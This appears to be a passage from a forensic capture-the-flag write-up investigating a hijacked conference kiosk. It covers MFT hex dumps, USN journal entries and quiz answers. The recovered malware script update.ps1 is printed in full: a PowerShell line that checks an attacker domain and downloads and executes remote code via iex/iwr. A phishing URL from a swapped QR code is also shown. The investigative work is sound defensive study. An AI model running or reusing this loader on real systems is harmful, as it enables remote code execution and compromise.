


Image Icon	Name	Parent Path	Is Dir	Is Deleted	SI_Created On	FN_Created On	SI_Modified On	FN_Modified On	SI_Last Accesse
No image data									
	alive.ps1	.\ProgramData\Maintenance			2025-10-18 09:30:54.1046749		2025-10-18 09:35:07.9644126	2025-10-18 09:30:54.1046749	2025-10-18 11:4
	update.ps1	.\ProgramData\Maintenance			2025-10-18 09:35:23.6841868		2025-10-18 09:37:44.8671260	2025-10-18 09:35:23.6841868	2025-10-18 11:4

```
          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000  46 49 4C 45 30 00 03 00 D1 AD 21 1C 00 00 00 00   FILE0...Ñ!......
00000010  0B 00 01 00 38 00 01 00 D0 01 00 00 00 04 00 00   ....8...Ð.......
00000020  00 00 00 00 00 00 00 00 03 00 00 00 AC C7 01 00   ............¬Ç..
00000030  07 00 00 00 00 00 00 00 10 00 00 00 60 00 00 00   ............`...
00000040  00 00 00 00 00 00 00 00 48 00 00 00 18 00 00 00   ........H.......
00000050  8C E5 3D 87 12 40 DC 01 1C B4 64 DB 12 40 DC 01   .å=..@Ü..´dÛ.@Ü.
00000060  1C B4 64 DB 12 40 DC 01 43 4F 3B 3B 24 40 DC 01   .´dÛ.@Ü.CO;;$@Ü.
00000070  20 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00     ..............
00000080  00 00 00 00 76 0C 00 00 00 00 00 00 00 00 00 00   ....v...........
00000090  A0 F1 19 03 00 00 00 00 30 00 00 00 70 00 00 00    ñ......0...p...
000000A0  00 00 00 00 00 00 02 00 56 00 00 00 18 00 01 00   ........V.......
000000B0  E1 C8 01 00 00 00 03 00 8C E5 3D 87 12 40 DC 01   áÈ.......å=..@Ü.
000000C0  8C E5 3D 87 12 40 DC 01 8C E5 3D 87 12 40 DC 01   .å=..@Ü..å=..@Ü.
000000D0  8C E5 3D 87 12 40 DC 01 00 00 00 00 00 00 00 00   .å=..@Ü.........
000000E0  00 00 00 00 00 00 00 00 20 20 00 00 00 00 00 00   ........  ......
000000F0  0A 03 75 00 70 00 64 00 61 00 74 00 65 00 2E 00   ..u.p.d.a.t.e...
00000100  70 00 73 00 31 00 00 00 80 00 00 00 C0 00 00 00   p.s.1.......À...
00000110  00 00 18 00 00 00 01 00 A5 00 00 00 18 00 00 00   ........¥.......
00000120  24 73 74 61 74 75 73 3D 28 49 6E 76 6F 6B 65 2D   $status=(Invoke-
00000130  52 65 73 74 4D 65 74 68 6F 64 20 27 68 74 74 70   RestMethod 'http
00000140  3A 2F 2F 62 73 78 77 77 64 73 64 73 61 2E 64 65   ://bsxwwdsdsa.de
00000150  76 2F 73 74 61 74 75 73 2E 74 78 74 27 29 2E 54   v/status.txt').T
00000160  6F 53 74 72 69 6E 67 28 29 2E 54 72 69 6D 28 29   oString().Trim()
00000170  0D 0A 69 66 20 28 24 73 74 61 74 75 73 20 2D 65   ..if ($status -e
00000180  71 20 27 31 27 29 20 7B 69 65 78 20 28 69 77 72   q '1') {iex (iwr
00000190  20 2D 75 73 65 62 20 27 68 74 74 70 3A 2F 2F 66    -useb 'http://f
```


```
Flags: Archive|NotContentIndexed, Max Version: 0x0, Flags 2: None, Class Id: 0x0, Owner I
Update Sequence #: 0x319F1A0

Created On:              2025-10-18 09:35:23.6841868
Content Modified On:     2025-10-18 09:37:44.8671260
Record Modified On:      2025-10-18 09:37:44.8671260
Last Accessed On:  2025-10-18 11:42:07.1015235

**** FILE NAME ****
Type: FileName, Attribute #: 0x2, Size: 0x70, Content size: 0x56, Name size: 0x0, Content

File name: update.ps1 (Length: 0xA)
Flags: Archive|NotContentIndexed, Name Type: DosWindows, Reparse Value: 0x0, Physical
Parent Mft Record: Entry/seq: 0x1C8E1-0x3

Created On:              2025-10-18 09:35:23.6841868
Content Modified On:     2025-10-18 09:35:23.6841868
Record Modified On:      2025-10-18 09:35:23.6841868
Last Accessed On:  2025-10-18 09:35:23.6841868

**** DATA ****
Type: Data, Attribute #: 0x1, Size: 0xC0, Content size: 0xA5, Name size: 0x0, Content offs

Resident Data
Data: 24-73-74-61-74-75-73-3D-28-49-6E-76-6F-6B-65-2D-52-65-73-74-4D-65-74-68-6F-64
78-74-27-29-2E-54-6F-53-74-72-69-6E-67-28-29-2E-54-72-69-6D-28-29-0D-0A-69-66-20-28
20-27-68-74-74-70-3A-2F-2F-66-69-6C-65-2E-62-73-78-77-77-64-73-64-73-61-2E-64-65-76

ASCII: $status=(Invoke-RestMethod 'http://bsxwwdsdsa.dev/status.txt').ToString().Trim()
if ($status -eq '1') {iex (iwr -useb 'http://file.bsxwwdsdsa.dev/quickupdate.txt')}
```

Answer: quickupdate.txt

Impact

With administrative access secured, the threat actor's objective shifted to weaponizing the kiosk against conference attendees. The kiosk displayed a QR code for registration replacing it with a malicious version could redirect victims to a phishing site. Identifying the replacement file and when it was swapped is crucial for determining the window of potential victim exposure. What is the filename of the replacement QR code image, and when was it placed on the desktop? (Format: filename,YYYY-MM-DD HH:MM:SS)

Using the USN Journal, we can see that the threat actor placed a file called qr.png on disk at 09:29:26:



```
2025-10-18 09:29:26        .\Users\kiosk\Desktop        qr.png
```

Following this, they renamed the file to qr-code.png, this occurred at 2025-10-18 09:30:14. For some unknown reason, the answer is qr.png,2025-10-18 09:30:14.


Answer: qr.png,2025-10-18 09:30:14

The new QR code redirects conference participants to a phishing site instead of the legitimate registration page. What is the URL of the phishing page that is now displayed?

If you navigate to:

- Users\kiosk\Desktop


We can find the replaced QR code file:



index.html	12/23/2025 9:38 AM	HTML Document	4 KB
Microsoft Edge	12/23/2025 9:38 AM	Shortcut	3 KB
qr-code.png	12/23/2025 9:38 AM	PNG File	2 KB

Upon opening the file, we can retrieve the QR code:

I used https://scanqr.org/#scan to scan a screenshot of the above QR code, although I'm sure there are other approaches to scanning it safely:



https://registerr.wowzaconf.dev/register.php

Answer: https://registerr.wowzaconf.dev/register.php